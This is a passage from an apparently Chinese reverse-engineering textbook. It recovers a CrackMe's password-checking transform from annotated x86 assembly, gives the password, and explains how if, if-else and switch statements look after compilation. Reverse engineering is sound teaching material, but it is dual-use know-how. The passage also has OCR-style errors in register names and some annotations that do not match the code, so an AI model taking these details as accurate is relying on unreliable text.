mov esi, [ecx+4]
; 使用a1减等于d1
sub al, dl
; 将数组charNumber14第2项赋值为0xCA
mov[esp+1Ch+charNumber14+2], 0CAh

```

```

; 将数组charNumber14第3项赋值为0xF9
mov[esp+1Ch+charNumber14+3], 0F9h
; 在esi中保存argv[1], 此句指令为argv[1][2]*a1, a1中保存的值为命令行
参数个数
; 乘以6后, 再减去6. 转换为a1=argv[1][2]*(argc-1)*6
imul byte ptr[esi+2]
; esi+2中的数据等于a1, 即argv[1][2]=argv[1][2]*(argc-1)*6 ③
mov[esi+2], a1
; 在esi中保存为argv[1]
mov esi, [ecx+4]
; 将数组charNumber14第4项赋值为0xA8
mov[esp+1Ch+charNumber14+4], 0A8h
; 将数组charNumber14第5项赋值为0x0C
mov[esp+1Ch+charNumber14+5], 0Ch
; 取argv[1][2]数据存到eax中
movsx eax, byte ptr[esi+2]
; 扩展高位到edx
cdq
; 使用eax扩展后的高位edx与3进行位与运算
and edx, 3
; 将数组charNumber14第8项赋值为0xFE
mov[esp+1Ch+charNumber14+8], 0FEh
; 使用eax加扩展高位edx
add eax, edx
; 将数组charNumber14第9项赋值为0xDB
mov[esp+1Ch+charNumber14+9], 0DBh
; 将eax右移动2位, 此数可套用除法公式, 移动次数为2的幂, 因此除数为4
; 转换后变为: eax=argv[1][2]/4
sar eax, 2
; 将a1赋值到esi+3, 即argv[1][3]=argv[1][2]/4 ④
mov[esi+3], a1
; 使用eax保存argv[1]
mov eax, [ecx+4]
; 将数组charNumber14第11项赋值为0xE0
mov[esp+1Ch+charNumber14+0Bh], 0E0h
; 将数组charNumber14第12项赋值为0xFB
mov[esp+1Ch+charNumber14+0Ch], 0FBh
; 在eax中保存argv[1], 即: argv[1][4]数据存入d1
mov d1, [eax+4]
; 将数组charNumber14第13项赋值为0x00
; 到此所有的数组成员都被赋值
mov[esp+1Ch+charNumber14+0Dh], 0

```

在代码清单4-21中, 对数组charNumber14中的每一项进

行赋值，并对命令行参数进行一些计算，这应该就是对对我们输入的密码信息进行加密。charNumber14数组中保存的就是加密后的密码，分析后得到charNumber14中的数据依次为：“0x77、0x76、0xCA、0xF3、0xA8、0x0C、0x01、0x01、0xFE、0xDB、0x01、0xE0、0xFB、0x00”，共14个字节的数据。这个数组为密码比较数组，这里保存的数据可以为密码加密信息，因此可知密码长度，以及加密后的密文字符串信息。代码清单4-21为CrackMe程序部分的反汇编信息，继续向下分析程序，获取完整的加密过程，如代码清单4-22所示。

代码清单4-22 CrackMe程序分析片段3—Release版

```
； 在代码清单4-21中，d1被赋值为argv[1][4]
； 将argv[1][4]左移动3次
shl d1, 3
； 将结果存入eax+4，即argv[1][4]=argv[1][4]<<3 ⑤
mov[eax+4], d1
； 将eax赋值为argv[1]
mov eax, [ecx+4]
； 将argv[1][5]赋值到d1中
mov d1, [eax+5]
； 将d1向右移2位
sar d1, 2
； 结果赋值到argv[1][5]中，即argv[1][5]=argv[1][5]>>2 ⑥
mov[eax+5], d1
； 将esi赋值为argv[1]
mov esi, [ecx+4]
； 在代码清单4-21中，b1为argc减1，且未被修改
； 将a1赋值为b1，即argc减1
mov al, b1
； 取argv[1][6]数据存入d1中
mov d1, [esi+6]
； 将a1与数字7做位与运算，即 (argc-1) & 7
and al, 7
； 将a1位与运算后的结果与d1做位与运算
； 即argv[1][6]& ((argc-1) & 7)
and d1, al
； 将d1中的数据赋值到esi+6地址处
； 即argv[1][6]=argv[1][6]& ((argc-1) & 7) ⑦
mov[esi+6], d1
```

```

; 将esi赋值为argv[1]
mov esi, [ecx+4]
; 取esi+7地址处1字节数据带符号扩展到edx, 即edx=argv[1][7]
movsx edx, byte ptr[esi+7]
; 将edx与0x80000001做位与操作, 此操作只会保留下edx的最高位与最低位
; 此操作会影响标记位SF, 当edx为负数时, 会修改SF标记位
and edx, 80000001h
; SF标记位为0则跳转到标记loc_4010BF处, edx为负数跳转
jns short loc_4010BF
; 以下为edx为负数的处理代码
; edx减等于1, 由于之前操作会使edx只保留最低位和最高位
; 这里对edx减1操作, 结果必然为0x80000000
dec edx
; 对edx与0xFFFFFFFF做位或运算, 除最低位外全部置1
; 此时的edx值只有1种可能: 0xFFFFFFFF
or edx, 0FFFFFFEh
; 对edx加1后, 变为0xFFFFFFFF为-1
inc edx
; 地址标号; 这里为IDA标注引用此标号处
loc_4010BF:
; CODE XREF: _main+B8j
; 将dl赋值为esi+7处, 这里的操作为对2取模操作, 即argv[1][7]%2 ⑧
mov[esi+7], dl
; eax赋值为argv[1]
mov eax, [ecx+4]
; 在bl中保存argc减1, 对其取反
not bl
; 将bl的值赋值为eax+8地址处, 即argv[1][8]=~(argc-1) ⑨
mov[eax+8], bl
; 将eax赋值为argv[1]
mov eax, [ecx+4]
; 取argv[1][0]数据赋值为dl
mov dl, [eax]
; 取argv[1][2]数据赋值为bl
mov bl, [eax+2]
; 取argv[1][9]地址到esi, 这里使用esi保存地址, 为一个指针操作
; esi的使用将指针记作: char*pArgv9
lea esi, [eax+9]
; 使用dl减等于bl, 即argv[1][0]-argv[1][2]
sub dl, bl
; 对esi取内容到bl, 即bl=*pArgv9
mov bl, [esi]
; bl加等于dl, 即*pArgv9+argv[1][0]-argv[1][2]
add bl, dl
; 将bl复制到esi保存地址中: *pArgv9=*pArgv9+argv[1][0]-argv[1]

```

[2] ⑩

```
mov[esi], bl
; 将eax赋值为argv[1]
mov eax, [ecx+4]
; 将esi中保存数据为argv[1][9]地址, 对其加1表示地址向前偏移1字节
; 这时esi保存数据为argv[1][10]的地址, 即pArgv9+=1
inc esi
; 取eax+7地址处1字节数据带符号扩展到edi, 即edi=argv[1][7]
movsx edi, byte ptr[eax+7]
; 取eax+6地址处1字节数据带符号扩展到eax, 即: eax=argv[1][6]
movsx eax, byte ptr[eax+6]
; 将eax扩展高位到edx
cdq
; 使用有符号除法, 即argv[1][6]/argv[1][7]
idiv edi
; 对esi指向加1操作, 之前esi中保存的数据为argv[1][10]的地址
; 加1后, 保存的数据为argv[1][11]的地址, 即pArgv9+=1;
inc esi
; 对esi-1取内容, 寻址到argv[1][10], 赋值为al, al中保存数据为除法商值
; 此条语句即*(pArgv9-1)=argv[1][6]/argv[1][7][11]
mov[esi-1], al
; 将eax赋值为argv[1]
mov eax, [ecx+4]
; dl被赋值为argv[1][3]
mov dl, [eax+3]
; bl被赋值为argv[1][1]
mov bl, [eax+1]
; al被赋值为*pArgv9, pArgv9中保存的数据为argv[1][11]的地址
mov al, [esi]
; dl减去bl, 即argv[1][3]-argv[1][1]
sub dl, bl
; al加dl, 即*pArgv9+argv[1][3]-argv[1][1]
add al, dl
; 将al值复制到esi保存地址中, 即*pArgv9+=argv[1][3]-argv[1][1]12
mov[esi], al
; 将eax赋值为argv[1]
mov eax, [ecx+4]
; 赋值dx为argv[1][5]
movsx dx, byte ptr[eax+5]
; 赋值dx为argv[1][4]
movsx ax, byte ptr[eax+4]
; 执行有符号乘法, eax乘以edx, 即argv[1][4]*argv[1][5]
imul edx, eax
; 将乘法结果dx复制到esi中, 由于dx占2字节, 而pArgv9为char, 需要转换
; 即*(short)pArgv9=argv[1][4]*argv[1][5]13
```

```
； 指针pArgv9未被修改，仍然指向argv[1][11]的地址
mov[esi], dx
； ecx赋值为argv[1]
mov ecx, [ecx+4]
； 这里为strcmp函数调用，比较密码是否正确
； strcmp函数是编译选项，可能会被转换成内联方式，详解略
； 函数的讲解见第6章
； 到此，整个程序的加密过程就结束了
retn
```

通过代码清单4-22对命令行参数argv[1]的层层运算，最终会得到一个加密后的字符串，与程序中的密文进行比较，如果转换结果一样，表示密码正确，反之密码错误。

在转换过程中，遇到了没有接触过的对2取模运算。2的取模运算相对特殊，由于取模就是求余，所有有符号数对2求余只有3种结果：“-1”、“0”、“1”。因此编译器进行了优化，对十六进制数0x80000001做位与运算，无论这个数字是多少，只会保留最高位与最低位。如果数字为奇数，则最低位必然为1，会被保留下来，同理，符号位也会被保留下来。

通过使用跳转指令JNS判断正负标记位SF。edx和十六进制数0x80000001做位与运算后，如果为负数，则结果为0x80000001，由于存放编码方式为补码，而这个数字并不是补码的-1，需要进行补码转换。如果是正数，则不存在转换问题，直接跳过负数处理部分即可。

根据对代码清单4-21和代码清单4-22的加密过程进行分析可以得出，加密运算步骤共有13步。对这13步加密步骤进行分析并还原后可以得出整个加密过程，如代码清单4-23所示。

代码清单4-23 还原成源码的加密过程

```
//main函数定义
void main (int argc, char*argv[], char*envp) {
//还原加密算法的①~步
```

```

argv[1][0] |= argc - 1;
argv[1][1] ^= argc - 1;
argv[1][2] = argv[1][2] * (argc - 1) * 6;
argv[1][3] = argv[1][2] / 4;
argv[1][4] = argv[1][4] << 3;
argv[1][5] = argv[1][5] >> 2;
argv[1][6] = argv[1][6] & ((argc - 1) & 7);
argv[1][7] %= 2;
argv[1][8] = ~ (argc - 1);
//这里有一步指针定义操作
char *pArgv9 = &argv[1][9];
*pArgv9 = *pArgv9 + argv[1][0] - argv[1][2];
//执行步骤⑩后，对指针pArgv9进行了加1操作
pArgv9 += 1;
//在步骤中，首先对指针pArgv9进行了加1操作，再参与运算。这里为一个前加操作
pArgv9 += 1;
* (pArgv9 - 1) = argv[1][6] / argv[1][7];
*pArgv9 += argv[1][3] - argv[1][1];
* (short) pArgv9 = argv[1][4] * argv[1][5];
//密码比对部分使用strcmp进行字符串比较，实现过程略
}

```

代码清单4-23为CrackMe程序加密算法还原后的代码，其使用了大量的位运算。由于这些运算不可逆，所以无法推算回正确的密码。这里给出此程序的正确密码：“www.51asm.com”。读者可自己将CrackMe程序的反汇编代码翻译成对应的C++代码，使用此密码进行程序验证。

4.6 本章小结

本章首先讲解了表达式求值，这是在分析过程中还原目标算法的基础，并由此引申出很多对优化思路的讨论，这里涉及了很多数学知识。在软件开发和逆向分析领域，入门时数学知识显得并不重要，只用做个熟练的技术人员就行。但是技术水平到达一定程度后，如果还想达到更高的技术境界，这时需要复习一下数学知识了。所以，对于逆向分析技术人员来说，数学水平的高低，直接决定了“你的饭碗里面有没有肉”。

第5章 流程控制语句的识别

流程控制语句的识别是进行逆向分析和还原高级代码的基础，对于想从事逆向分析工作的读者来说，本章的内容非常重要。对于无意从事逆向分析工作的开发人员，通过本章的学习可以更好地理解高级语言中流程控制的内部实现机制，对开发和调试大有裨益。

5.1 if语句

if语句是分支结构的重要组成部分。if语句的功能是先对运算条件进行比较，然后根据比较结果选择对应的语句块来执行。if语句只能判断两种情况：“0”为假值，“非0”为真值。如果为真值，则进入语句块内执行语句；如果为假值，则跳过if语句块，继续运行程序的其他语句。要注意的是，if语句转换的条件跳转指令与if语句的判断结果是相反的。我们以代码清单5-1为例，逐步展开对if语句的分析。

代码清单5-1 if语句构成—Debug版

```
//C++源码说明：if语句结构组成
if (argc==0) {
printf ("%d\r\n", argc);
}
//C++源码与对应汇编代码讲解
//C++源码对比，若参数argc等于0，则为真，执行语句块
if (argc==0)
； 使用CMP指令，将ebp+8地址处的4字节数据与0相减
； 结果不影响argc，但影响标记位CF、ZF、OF、AF和PF
00401028 cmp dword ptr[ebp+8], 0
； 根据cmp指令影响到的标记位，查看表4-1
； JNE检查ZF标记位的值，如果值等于0，则跳转，表示此时argc的值不等于0，
```

```
; 于是跳转到地址0x0040103F处
; 这个地址为if语句块的结束地址，随后跳转出if语句
0040102C jne main+2Fh (0040103f)
{
; printf函数调用讲解略
}
//C++源码对比，函数返回
return 0;
0040103F xor eax, eax
```

代码清单5-1中if的比较条件为“argc==0”，如果成立，即为真值，则进入if语句块内执行语句。但是，转换后的汇编代码使用的条件跳转指令JNE判断结果为“不等于0跳转”，这是为什么呢？因为按照if语句的规定，满足if判定的表达式才能执行if的语句块，而汇编语言的条件跳转却是满足某条件则跳转，绕过某些代码块，这一点与C语言是相反的。

既然这样，那为什么C语言编译器不将else语句块提到前面去并把if语句块放到后面去呢？这样汇编语言和C语言中的判定条件不就一致了吗？

因为C语言是根据代码行的位置来决定编译后的二进制代码的地址高低的，也就是说，低行数对应低地址，高行数对应高地址，所以有时会使用标号相减得到代码段的长度。鉴于此，C语言的编译器不能随意改变代码行在内存中的顺序。

根据这一特性，如果将if语句中的比较条件“argc==0”修改为“if (argc>0)”，则其对应的汇编语言所使用的条件跳转指令会是“小于等于0”。

代码清单5-2 if语句大于0比较—Debug版

```
//C++源码说明：if语句大于0比较
if (argc>0) {
printf ("%d\r\n", argc);
}
```



```
//C++源码与对应汇编代码讲解
//C++源码对比，如果参数argc大于0，结果为真，进入执行语句
if (argc>0)
; 使用CMP指令，将ebp+8地址处的4字节数据与0相减
0040103F cmp dword ptr[ebp+8], 0
00401043 jle MyIf+42h (00401052)
{
; printf函数调用讲解略
//if语句结束处
}
00401052 pop edi
```

通过代码清单5-1和代码清单5-2的示例分析，可总结出if语句的转换规则：在转换成汇编代码后，由于当if比较结果为假时，需要跳过if语句块内的代码，因此使用了相反的条件跳转指令。

将4.2.2节的代码清单4-10与代码清单5-2进行对比分析可知，两者间的结构特征十分相似，但使用的条件跳转指令不同。由此可见，在反汇编时，表达式短路和if语句这两种分支结构的实现过程都是一样的，很难在源码中对它们进行区分。

总结：

```
; 先执行各类影响标志位的指令
; 其后是各种条件跳转指令
jxx xxxx
```

如果遇到以上指令序列，可高度怀疑它是一个由if语句组成的单分支结构，根据比较信息与条件跳转指令，找到其跳转条件相反的逻辑，即可恢复分支结构原型。由于循环结构中也会出现类似代码，因此在分析过程中还需要结合上下文。

5.2 if.....else.....语句

5.1 节讲述了if语句的构成，但是，只有if的语句是不完整的分支结构，图5-1对比了两种语句结构的执行流程。




图 5-1 if与if.....else.....结构对比

如图5-1所示，if语句是一个单分支结构，if.....else.....组合后是一个双分支结构。两者间完成的功能有所不同。从语法上看，if.....else.....只比if语句多出了一个else。else有两个功能，如果if判断成功，则跳过else分支语句块；如果if判断失败，则进入else分支语句块中。有了else语句的存在，程序在进行流程选择时，必会经过两个分支中的一个。通过代码清单5-3，我们来分析else如何实现这两个功能。

代码清单5-3 if.....else.....组合—Debug版

```

//C++源码说明: if.....else.....组合
if (argc==0) {
//执行if语句块
printf ("argc==0");
}else{
//执行else语句块
printf ("argc! =0");
}
//C++源码与对应汇编代码讲解
//C++源码对比, 比较参数变量argc==0
if (argc==0)
; 使用变量argc减去0
004010B8 cmp dword ptr[ebp+8], 0
; 使用条件跳转JNE, 检查cmp影响标记位
; 跳转成立, 跳转到地址0x004010CD处, 即else语句块的首地址
004010BC jne IfElse+2Dh (004010cd)
{
//C++源码对比, 进入if语句块, 调用printf函数
printf ("argc==0");
; printf函数汇编讲解略
}else
; 直接跳转到地址0x004010DA地址处, 当if语句执行后跳转过else语句块
004010CB jmp IfElse+3Ah (004010da)
{
//C++源码对比, 进入else语句块, 调用printf函数
printf ("argc! =0");
; printf函数汇编讲解略
004010CD push offset string"argc! =0" (00420030)
004010D2 call printf (00401150)
004010D7 add esp, 4
}
; else语句结束处
004010DA pop edi

```

在代码清单5-3中, if语句转换的条件跳转和代码清单5-1中的if语句相同, 都是取相反的条件跳转指令。而在else处(地址004010CB)多了一句jmp指令, 这是为了在if语句比较后, 如果结果为真, 则程序流程执行if语句块并且跳过else语句块, 反之执行else语句块。else处的jmp指令跳转的目标地址为else语句块结尾处的地址, 这样的设计可以跳过else语句块, 实现两个分支语句二选一的功能。

4.2.3节介绍了条件表达式，当条件表达式中的表达式2或表达式3为变量时，没有进行优化处理。条件表达式转换后的汇编代码和if.....else.....结构非常相似，将代码清单4-17与代码清单5-3进行分析对比可以发现，两者间有很多相似之处，如没有源码比照，想要分辨出是条件表达式还是if.....else.....结构实在太难。它们都是先比较，然后再执行条件跳转指令，最后进行流程选择的。

通常，VC++6.0对条件表达式和if.....else.....使用同一套处理方式。代码清单5-3对应条件表达式转换方式4。将代码清单5-3稍作改动，改为符合条件表达式转换方式1的形式，如代码清单5-4所示。

代码清单5-4 模拟条件表达式转换方式1

```
//C++源码说明：if.....else.....模拟条件表达式转换方式1
if (argc==0) { //等价条件表达式中的表达式1
//修改上例，将上例中的printf函数替换成变量赋值语句
argc=5; //等价条件表达式中的表达式2
}else{
//代码上例，将上例中的printf函数替换成变量赋值语句
argc=6; //等价条件表达式中的表达式3
}
//防止变量被优化处理
printf ("%d\r\n", argc);
//Debug调试版，由于注重调试功能，没有进行优化，反汇编讲解如下
22: if (argc==0) {
; 直接与0进行比较，注意后面的jne，如果不相等就跳走，C源码中的逻辑与汇编
代码相反
00401098 cmp dword ptr[ebp+8], 0
0040109C jne main+27h (004010a7)
23: argc=5;
; 这里是if语句块的内容，将参数赋值为5
0040109E mov dword ptr[ebp+8], 5
24: }else{
; 注意这里的跳转，正好跳出了else块
004010A5 jmp main+2Eh (004010ae)
25: argc=6;
; 这里是else语句块的内容，将参数赋值为6
```

```
004010A7 mov dword ptr[ebp+8], 6
26: }
27: printf ("%d\r\n", argc);
; printf函数汇编讲解略
004010AE.....
```

按if.....else.....的逻辑，如果满足if条件，则执行if语句块；否则执行else语句块，两者有且仅有一个会执行。所以，如果编译器生成的代码在0040109C处的跳转条件成立，则必须到达else块的代码开始处。而004010A5处有个无条件跳转jmp，它的作用是绕过else块，因为如果能执行到这个jmp，if条件必然成立，对应的反汇编代码处的跳转条件必然不能成立，且if语句块已经执行完毕。由此，我们可以将这里的两处跳转指令作为“指路明灯”，准确划分if块和else块的边界。

总结：

```
; 先执行影响标志位的相关指令
jxx ELSE_BEGIN; 该地址为else语句块的首地址
IF_BEGIN:
.....; if语句块内的执行代码
IF_END:
jmp ELSE_END; 跳转到else语句块的结束地址
ELSE_BEGIN:
.....; else语句块内的执行代码
ELSE_END:
```

如果遇到以上指令序列，先考察其中的两个跳转指令，当第一个条件跳转指令跳转到地址ELSE_BEGIN处之前有个JMP指令，则可将其视为由if.....else.....组合而成的双分支结构。根据这两个跳转指令可以得到if和else语句块的代码边界。通过cmp与jxx可还原出if的比较信息，jmp指令之后即为else块的开始。依此分析，即可逆向分析出if.....else.....组合的原型。

在Debug编译模式下，所使用的编译选项是Od+ZI，于是在这里不能做流水线优化，分支必须存在，以便于开发者设置断点观察程序流程。

使用O2优化选项，重新编译代码清单5-4。通过IDA查看优化后的反汇编代码，如代码清单5-5所示。

代码清单5-5 模拟条件表达式转换方案1—Release版

```
    ; 参数标记定义，arg_表示函数参数1
    arg_0=dword ptr 4
    ; 将取得的参数数据放到edx中
    mov edx, [esp+arg_0]
    ; 将eax清0
    xor eax, eax
    ; 对edx和edx执行相与操作，结果不影响edx
    test edx, edx
    ; 检查ZF标记位，edx不等于0则al=1，反之al=0，这里的操作与代码清单4-14
    类似
    setnz al
    add  eax, 5; 到此，eax的取值只可能是5或6，如果edx为0，则eax为5，反之
    则为6
    push eax
    push offset Format; "%d\r\n"
    call_printf
    add esp, 8
    retn
```

代码清单5-5中的这些指令似曾相识，与条件表达式使用了同样的优化手法。其他3种优化方案同样适用于if.....else.....。通过以上分析，得出VC++6.0编译的代码，在很多情况下，会发现条件表达式的反汇编代码和if.....else.....组合是一样的，这时，可以根据个人习惯还原出等价的高级代码。

有时候会遇到复杂的条件表达式作为分支或者循环结构的判定条件的情况，这时即使直接阅读高级源码也会让人抓

狂。在没有高级源码的情况下，分析者需要先定位语句块的边界，然后根据跳转目标和逻辑依赖慢慢反推出高级代码。

5.3 用if构成的多分支流程

5.1 节和5.2节介绍了由if与if.....else.....组成的分支结构。本节将介绍它们的组合形式—多分支结构。多分支结构类似于if.....else.....的组合方式，在if.....else.....的else之后再添加一个else if进行二次比较，这样就可以进行多次比较，再次选择程序流程，形成了多分支流程。它的C++语法格式为：if.....else if.....else if.....，可重复后缀为else if。当最后为else时，便到了多分支结构的末尾处，不可再分支。通过代码清单5-6可以查看多分支结构的组成。

代码清单5-6 多分支结构—Debug版

```
//C++源码说明：多分支结构
void IfElseIf (int argc) {
if (argc>0) { //判断函数参数argc是否大于0
printf ("argc>0"); //比较成功后执行printf ("argc>0");
} else if (argc==0) { //判断函数参数argc是否等于0
printf ("argc==0"); //比较成功后执行printf ("argc==0");
} else { //前两次比较都失败，则此条语句被执行
printf ("argc<=0");
}
}
//C++源码与对应汇编代码讲解
//C++源码对比
if (argc>0)
; if比较转换
00401108 cmp dword ptr[ebp+8], 0
; 使用JLE条件跳转指令，如果判断后的结果小于等于0，则跳转到地址
0x0040111D
0040110C jle IfElseIf+2Dh (0040111d)
{
printf ("argc>0");
; printf函数讲解略
0040110E push offset string"argc>0" (00420f9c)
00401113 call printf (00401150)
00401118 add esp, 4
```



```

}else if (argc==0)
; 对应else, 当上一条if语句被执行, 执行JMP指令, 跳转到地址0x0040113F处
; 该地址为多分支结构结束地址, 即最后一个else或else if的结束地址
0040111B jmp IfElseIf+4Fh (0040113f)
; if比较转换, 使用条件跳转指令JNE, 不等于0则跳转到地址0x00401132
0040111D cmp dword ptr[ebp+8], 0
00401121 jne IfElseIf+42h (00401132)
{
printf ("argc==0");
; printf函数讲解略
00401123 push offset string"argc==0" (0042003c)
00401128 call printf (00401150)
0040112D add esp, 4
}else
; 跳转到多分支结构的结束地址
00401130 jmp IfElseIf+4Fh (0040113f)
{
printf ("argc<=0");
; 注意, 此处无判定。当以上各个条件均不成立时, 以下代码则无条件执行
; 可将此处定义为最后的else块
00401132 push offset string"argc! =0" (00420030)
00401137 call printf (00401150)
0040113C add esp, 4
}
0040113F pop edi

```

代码清单5-6给出了if.....else if.....else的组合。从代码中可以分析出, 每条if语句由cmp和jxx组成, 而else由一个jmp跳转到分支结构的最后一个语句块结束地址所组成。由此可见, 虽然它们组合在了一起, 但是每个if和else又都是独立的, if仍然是由CMP/TEST加jxx所组成, 我们仍然可以根据上一节介绍的知识, 利用jxx和jmp识别出if和else if语句块的边界, jxx指出了下一个else if的起始点, 而jmp指出了整个多分支结构的末尾地址以及当前if或者else if语句块的末尾。最后的else块的边界也很容易识别, 如果发现多分支块内的某一段代码在执行前没有判定, 即可定义为else块, 如上述代码中的00401132地址处。

总结:

```
; 会影响标志位的指令
jxx ELSE_IF_BEGIN; 跳转到下一条else if语句块的首地址
IF_BEGIN:
.....; if语句块内的执行代码
IF_END:
jmp END; 跳转到多分支结构的结尾地址
ELSE_IF_BEGIN: ; else if语句块的起始地址
; 可影响标志位的指令
jxx ELSE_BEGIN; 跳转到else分支语句块的首地址
.....; else if语句块内的执行代码
IF_ELSE_END: ; else if结尾处
jmp END; 跳转到多分支结构的结尾地址
ELSE_BEGIN: ; else语句块的起始地址
.....; else语句块内的执行代码
END: ; 多分支结构的结尾处
.....
```

如果遇到这样的代码块，需要考察各跳转指令之间的关系。当每个条件跳转指令的跳转地址之前都紧跟JMP指令，并且它们跳转的地址值都一样时，可视为一个多分支结构。JMP指令指明了多分支结构的末尾，配合比较判断指令与条件跳转指令，可还原出各分支语句块的组成。如果某个分支语句块中没有判定类指令，但是存在语句块，且语句块的位置在多分支语句块范围内，可以判定其为else块。

由于编译器可以在编译期间对代码进行优化，当代码中的分支结构形成永远不可抵达的分支语句块时，它永远不会被执行，可以被优化掉而不参与编译处理。向代码清单5-6中插入一句“argc=0;”，这样argc将被“常量传播”，因此可以在编译期得知，“if (argc<0)”与“else”这两个分支语句块将永远不可抵达，它们就不会再参与编译。

```
void IfElseIf (int argc)
{
//仿造可分支归并代码
argc=0;
//其他代码与代码清单5-6相同
```

}

选择O2编译选项，将修改后的代码再次编译。使用IDA查看优化后的不可达分支是否被删除，如图5-2所示。

```
sub_401000 proc near
push    offset Format    ; "argc == 0"
call    _printf
pop     ecx
retn
sub_401000 endp
```

图 5-2 优化后的不可达分支结构

优化后，图5-2中的不可达分支被删除了。由于只剩下一个必达的分支语句块，编译器直接提取出必达分支语句块中的代码，将整个分支结构替换，就形成了如图5-2所示的代码。更多分支结构的优化，会遵循第4章中讲述的各种优化方案。以代码清单5-6为例，此多分支结构执行结束后，并没有做任何工作，直接函数返回；且当某一分支判断成立时，其他分支将不会被执行。可以选择在每个语句块内插入return语句，以减少跳转次数。

代码清单5-6中的多分支结构，共有两条比较语句块。如果其中一个分支成立，则其他分支结构语句块便会被跳过。因此可将前两个分支语句块转换为单分支if结构，在各分支语句块中插入return语句，这样既没有破坏程序流程，又可以省略掉else语句。由于没有了else，减少了一次JMP跳转，使程序执行效率得到提高。其C++代码表现为：

```
void IfElseIf (int argc) {
if (argc>0) { //判断函数参数argc是否大于0
printf ("argc>0"); //比较成功则执行printf ("argc>0");
return;
}
```

```

if (argc==0) { //判断函数参数argc是否等于0
printf ("argc==0"); //比较成功则执行printf ("argc==0");
return;
}
printf ("argc<=0"); //否则执行printf ("argc<0");
return;
}

```

以上是在源码中进行的手工优化，编译器是否会按照我们的意图提升运行效率呢？开启O2编译选项，还原修改过的代码清单5-6，去掉“argc=0;”再次编译。使用IDA分析反汇编代码，如代码清单5-7所示。

代码清单5-7 优化后的多分支结构—Release版

```

; 函数入口处，对应代码清单5-6中if.....else if函数
.text: 00401000 sub_401000 proc near; CODE XREF: _main+5p
; arg_0为函数参数
.text: 00401000 arg_0=dword ptr 4
; 取出参数数据，放入eax，进行第一次if比较
.text: 00401000 mov eax, [esp+arg_0]
.text: 00401004 test eax, eax
; 根据比较结果，使用条件跳转指令JLE，若小于等于则跳转到地址标号short
loc_401016处
.text: 00401006 jle short loc_401016
; 跳转失败，执行printf函数参数传递及调用，显示字符串"argc>0"
.text: 00401008 push offset Format; "argc>0"
.text: 0040100D call_printf
.text: 00401012 add esp, 4
; 使用retn指令返回，结束函数调用
.text: 00401015 retn
; 下面指令的注释是由IDA做的标记
; 表示此处代码被标号sub_401000地址加6的地方引用
.text: 00401016 loc_401016: ; CODE XREF: sub_401000+6j
; 第二条if比较，由于之前已经使用过test指令进行比较，这里省去重复操作
; 直接使用条件跳转指令JNZ，若不等于0则跳转到地址标号short loc_401026
处
.text: 00401016 jnz short loc_401026
; 跳转失败，执行printf函数参数传递及调用，显示字符串"argc==0"
.text: 00401018 push offset aArgc0_0; "argc==0"
.text: 0040101D call_printf

```

```
.text: 00401022 add esp, 4
; 使用retn指令返回, 结束函数调用
.text: 00401025 retn
; 前两次比较判断都失败, 执行此处代码
.text: 00401026 loc_401026: ; CODE           XREF: sub_401000:
loc_401016j
.text: 00401026 push offset aArgc0_1: "argc<=0"
.text: 0040102B call_printf
.text: 00401030 pop ecx
.text: 00401031 retn
.text: 00401031 sub_401000 endp
```

由于选择的是O2优化选项, 因此在优化方向上更注重效率, 而不是节省空间。既然是对效率的优化, 就会尽量减少分支中指令的使用。代码清单5-7中就省去了else对应的JMP指令, 当第一次比较成功后, 则直接在执行分支语句块后返回, 省去了一次跳转操作, 从而提升效率。

5.4 switch的真相

switch是比较常用的多分支结构，使用起来也非常方便，并且效率上也高于if.....else if多分支结构。同样是多分支结构，switch是如何进行比较并选择分支的？它和if.....else if的处理过程一样吗？下面我们通过简单的switch多分支结构慢慢揭开它的神秘面纱。编写case语句块不超过3条的switch多分支结构，如代码清单5-8所示。

代码清单5-8 switch转换if else的C++代码

```
//略去无关代码
int nIndex=1;
scanf ("%d", &nIndex);
switch (nIndex) {
case 1: printf ("nIndex==1"); break;
case 3: printf ("nIndex==3"); break;
case 100: printf ("nIndex==100"); break;
}
```

代码清单5-8中的case语句块只有3条，也就是只有3条分支。if.....else if的处理方案是分别进行比较，得到选择的分支，并跳转到分支语句块中。switch也会使用同样的方法进行分支处理吗？下面通过代码清单5-9进行分析和验证。

代码清单5-9 switch转换if else—Debug版

```
switch (nIndex) { //源码对比
0040DF00 mov ecx, dword ptr[ebp-4]
